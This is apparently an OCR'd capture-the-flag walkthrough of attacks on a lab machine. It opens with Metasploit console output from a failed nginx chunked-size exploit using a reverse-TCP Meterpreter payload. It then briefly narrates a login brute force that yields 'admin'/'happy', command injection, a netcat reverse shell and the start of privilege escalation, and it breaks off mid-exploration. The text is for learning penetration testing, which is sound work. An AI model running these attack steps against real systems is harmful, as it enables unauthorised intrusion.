
```
Module options (exploit/linux/http/nginx_chunked_size):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   80               yes       The remote HTTP server port (TCP)


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.187.148  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Debian Squeeze 32bit - nginx 1.4.0


View the full module info with the info, or info -d command.

msf6 exploit(linux/http/nginx_chunked_size) > set rhosts 192.168.187.150
rhosts => 192.168.187.150
msf6 exploit(linux/http/nginx_chunked_size) > run
[*] Started reverse TCP handler on 192.168.187.148:4444
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/nginx_chunked_size) > use 3
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/nginx_chunked_size) > show options

Module options (exploit/linux/http/nginx_chunked_size):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.187.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   80               yes       The remote HTTP server port (TCP)


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.187.148  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Ubuntu 13.04 32bit - nginx 1.4.0


View the full module info with the info, or info -d command.

msf6 exploit(linux/http/nginx_chunked_size) > run
[*] Started reverse TCP handler on 192.168.187.148:4444
[*] 192.168.187.150:80 - Searching for stack canary
[*] 192.168.187.150:80 - Assuming byte 0 0×00
[*] 192.168.187.150:80 - Brute forcing byte 1
[+] 192.168.187.150:80 - Byte 1 found: 0×00
[*] 192.168.187.150:80 - Brute forcing byte 2
[+] 192.168.187.150:80 - Byte 2 found: 0×00
[*] 192.168.187.150:80 - Brute forcing byte 3
[+] 192.168.187.150:80 - Byte 3 found: 0×00
[-] 192.168.187.150:80 - Exploit aborted due to failure: unknown: 192.168.187.150:80 - Unable to find stack canary
[*] Exploit completed, but no session was created.
```


No sessions were created.

Performing Brute Force through a tool to get the id password of the login page.






Capturing the login pages request to perform brute force on it.



Started the brute force attack.


We got username – **admin** and password – **happy**.

Login with the credential.




Successfully logged in.

Exploring site where we got logged in.




Exploring the source code of the logged in page.




No information in here.

Performing command injection attack.




Here we can see Charles, jim, sam have 1000+ permission.





Listening on terminal with netcat and with the help of command injection attack trying to get the access.

Successfully got the access through netcat.



Exploring to get some leads.








No information.


Getting shell access through python command.

After getting the shell access we try to catch the flag present on the system with the help of privilege escalation.













In jim's directory I got some information.





